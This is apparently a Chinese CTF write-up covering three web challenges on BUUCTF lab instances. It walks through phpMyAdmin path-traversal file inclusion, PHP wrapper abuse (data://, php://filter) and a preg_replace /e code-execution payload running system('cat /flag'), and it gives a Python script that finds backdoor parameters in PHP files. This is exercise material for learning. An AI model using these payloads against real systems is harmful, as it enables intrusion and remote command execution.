[10:40:48] 400 -  154B  - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[10:44:12] 200 -  184B  - /index.html
[10:44:30] 301 -  398B  - /javascript  ->  http://a1bc963c-5e27-45ab-bc7a-678be5e42f84.node4.buuoj.cn:81/javascript/
[10:46:57] 200 -   20KB - /phpmyadmin/ChangeLog
[10:46:57] 200 -   15KB - /phpmyadmin/doc/html/index.html
[10:46:57] 200 -    1KB - /phpmyadmin/README
[10:47:07] 200 -   84KB - /phpinfo.php
[10:47:11] 301 -  398B  - /phpmyadmin  ->  http://a1bc963c-5e27-45ab-bc7a-678be5e42f84.node4.buuoj.cn:81/phpmyadmin/
[10:47:32] 200 -   75KB - /phpmyadmin/
[10:47:32] 200 -   75KB - /phpmyadmin/index.php
[10:48:29] 200 -   36B  - /robots.txt
[10:48:46] 403 -  316B  - /server-status
```

登录后看能不能利用日志写文件，发现权限不足



错误

SQL 查询: 编辑


```
SET GLOBAL general_log = 'ON'
```

MySQL 返回:

```
#1227 - Access denied; you need (at least one of) the SUPER privilege(s) for this operation
```

之后再尝试寻找相关版本已知的漏洞

写入php探针，再利用文件包含，但是报错，更改目录并尝试了许多次，也不行



Backtrace

./index.php#61: include()


Warning in ./index.php#61
include(): Failed opening 'db_sql.php%3f/../../../../../../../../var/lib/mysql/test/rce.MYD' for inclusion (include_path='.:/usr/share/php')

Backtrace

./index.php#61: include()

```
http://0a13490b-7644-4bb5-8100-976c9a358632.node4.buuoj.cn:81/phpmyadmin/?target=db_sql.php%253f/../../../../../../../../var/lib/mysql/test/rce.MYD
```

最后查了wp，直接用flag，但是都没解释flag是怎么来的




flag{59c276b4-c29c-4bdc-90e8-a7131683294b}

```
http://0a13490b-7644-4bb5-8100-976c9a358632.node4.buuoj.cn:81/phpmyadmin
/?target=db_datadict.php%253f/../../../../../../../../flag
```


[BJDCTF2020]ZJCTF，不过如此

遇到`file_get_contents`，就要想到可以利用伪协议进行读写，
这里要获得`$text`文件的内容并且要等于`I have a dream`，
故可以利用`data://text/plain,I have a dream`写入内容，
通过`file_get_contents`获得的内容就与条件相同了



```php
<?php

error_reporting(0);
$text  =  $_GET["text"];
$file  =  $_GET["file"];
if(isset($text)&&(file_get_contents($text,'r')==="I  have  a  dream")){
        echo  "<br><h1>".file_get_contents($text,'r')."</h1></br>";
        if(preg_match("/flag/",$file)){
                die("Not  now!");
        }

        include($file);    //next.php

}
else{
        highlight_file(__FILE__);
}
?>
```

接下来就可以包含文件了，但是直接读取也读取不出来，也可以利用伪协议读取源码，
利用`php://filter/read=convert.base64-encode/resource=next.php`




I have a dream

PD9waHAKJGlkID0gJF9HRVRbJ2lkJ107CiRfU0VTU0lPTlsnaWQnXSA9ICRpZDsKCmZ1bmN0aW9uIGNvbXBsZXgoJHJlLCAkc3RyKSB7CiAgICByZXR1cm4gcHJlZ19yZXBsYWNlKAogICAgICAgICcvKCcgLiAkcr


http://0e6f5f30-a031-4c3e-acab-536b25979bbe.node4.buuoj.cn:81/?text=data://text/plain,I+have+a+dream&file=php://filter/read=convert.base64-encode/resource=next.php

□ Post data □ Referer □ User Agent □ Cookies

解码得到next.php的源码




```php
<?php
$id = $_GET['id'];
$_SESSION['id'] = $id;

function complex($re, $str) {
```



```
    return preg_replace(
        '/(' . $re . ')/ei',
        'strtolower("\\1")',
        $str
    );
}


foreach($_GET as $re => $str) {
    echo complex($re, $str). "\n";
}

function getFlag(){
        @eval($_GET['cmd']);
}
```

看源码，先经过`foreach`遍历后，将参数传给`complex`匹配



127.0.0.1/1.php?a=1&b=2
E:\phpstudy2021\phpstudy_pro\WWW\1.php - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(
1.php

```
a
1
b
2
```

```
<?php
foreach($_GET as $re => $str)
{
    echo $re;
    echo '<br>';
    echo $str;
    echo '<br>';
}
?>
```

这里的正则匹配使用了`/e`,就会产生命令执行漏洞,这里推荐一下关于此漏洞的讲解`https://blog.csdn.net/senlin1202/article/details/50800009`

因为此漏洞会导致命令执行，
但是`replacement`参数不能改变，


故可以利用正则匹配执行`getFlag`函数,再进行命令执行

payload：`?\S*=${getFlag()}&cmd=system('cat /flag');`,

`\S*`匹配所有的非空白符,此值会传给$re,

`${getFlag()}`,会传给`$str`

因为`"//1"`表示第一个子匹配项，匹配的正是`getFlag`函数,在php中，被双引号包裹的变量会执行，如




```php
<?php
$a=1;
echo "$a";
echo '<br>';
echo '$a';

?>
```

```
1
$a
```


故`getFlag()`函数需加上`${}`，才能被带入执行`getFlag`函数

查看目录并得到flag



```
bin dev etc flag home lib media mnt proc root run sbin srv sys tmp usr var system('ls /');
```

```
http://b7cb9dc7-f3a6-49b3-a965-1b7e8ac3bb04.node4.buuoj.cn:81
/next.php?\S*=${getFlag()}&cmd=system('ls /');
```



```
flag{d84411b7-ff14-4d8b-a63f-3d3caed81b0d} system('cat /flag');
```

```
http://b7cb9dc7-f3a6-49b3-a965-1b7e8ac3bb04.node4.buuoj.cn:81
/next.php?\S*=${getFlag()}&cmd=system('cat /flag');
```


[强网杯 2019]高明的黑客

```python
import os
import requests
import re
import datetime
import threading

files = os.listdir('E:\phpstudy2021\phpstudy_pro\WWW\src')  # 获取路径

thread_ = threading.Semaphore(100)
requests.adapters.DEFAULT_RETRIES = 5


def main(file,file_rout):

    thread_.acquire()
    with open(file_rout, encoding='utf-8') as f:
        file_get = re.findall('\$_GET\[\'(.*?)\'\]', f.read())
        file_post = re.findall('\$_POST\[\'(.*?)\'\]', f.read())
    get_data = {}
    post_data = {}
    for i in file_get:
        get_data[i] = "echo '520520'";
    for j in file_post:
        post_data[j] = "echo '520520'";
    url='http://127.0.0.1/src/'+file
    get_content = requests.get(url, params=get_data,data=get_data).content.decode('utf-8')
    filename = ''
    keys = ''
    if '520520' in get_content:
        for i in get_data:
            url_get='http://127.0.0.1/src/'+file+'/'+'?'+str(i)+'=echo \'520520\''
            url_get_content=requests.get(url_get).content.decode('utf-8')
            if '520520' in url_get_content:
                filename = file
                keys = i
                print(filename+'--------------'+keys)
                break
            if keys == '':
                for j in post_data:
                    url_post = 'http://127.0.0.1/src/' + file
                    url_post_content = requests.get(url_get,data={j:'echo \'520520\''}).content.decode('utf-8')
                    if '520520' in url_post_content:
                        filenmae = file
                        keys = j
                        print(filename + '--------------' + keys)
                        break
    thread_.release()


if __name__ == '__main__':
    time_start = datetime.datetime.now()
    for file in files:
        file_rout = 'E:/phpstudy2021/phpstudy_pro/WWW/src/' + file
        t = threading.Thread(target=main, args=(file,file_rout,))
        t.start()
    time_end = datetime.datetime.now()
    print(time_end - time_start)
```

得到


```
xk0SzyKwfzw.php-------------Efa5BVG
```

可以执行命令




```
array(1) { [0]=> string(8) "wiMI9l7q" } array(1) { [0]=> string(3) "NPK" } Array ( ) string(5) "vCvMl" PSlarray(1) { [0]=> string(8) "Ph7u_Cwv" } ar
[0]=> string(10) "idch8Z7Sn6" } array(1) { [0]=> string(9) "djD1Ytoul" } array(1) { [0]=> string(11) "Egx6a0p6kUP" } string(9) "jYmlyYvLz" VSYcTA
string(8) "hi5LWnZd" array(1) { [0]=> string(9) "dJREkNffr" } Array ( ) KuuSMt1string(8) "jyUmr9W_" array(1) { [0]=> string(4) "XQhY" }
_68ccP9KGXOAPTUGDAArray ( ) Array ( ) MR8s3nFnarray(1) { [0]=> string(10) "FWefOFK4g7" } array(1) { [0]=> string(9) "iZFnwUgPf" } Array ( )
THRQINrpUJvf641----------- array(1) { [0]=> string(6) "KLRXmV" } array(1) { [0]=> string(2) "Tw" } Array ( ) array(1) { [0]=> string(8) "oCoznfQZ" }
czuhsLFVgQstring(7) "l5kR5oo" End of File
```

但是在windows和kali上都没发现flag



```
array(1) { [0]=> string(8) "wiMI9l7q" } array(1) { [0]=> string(3) "NPK" } Deprecated: assert(): Calling assert() with a string argument is deprecated in
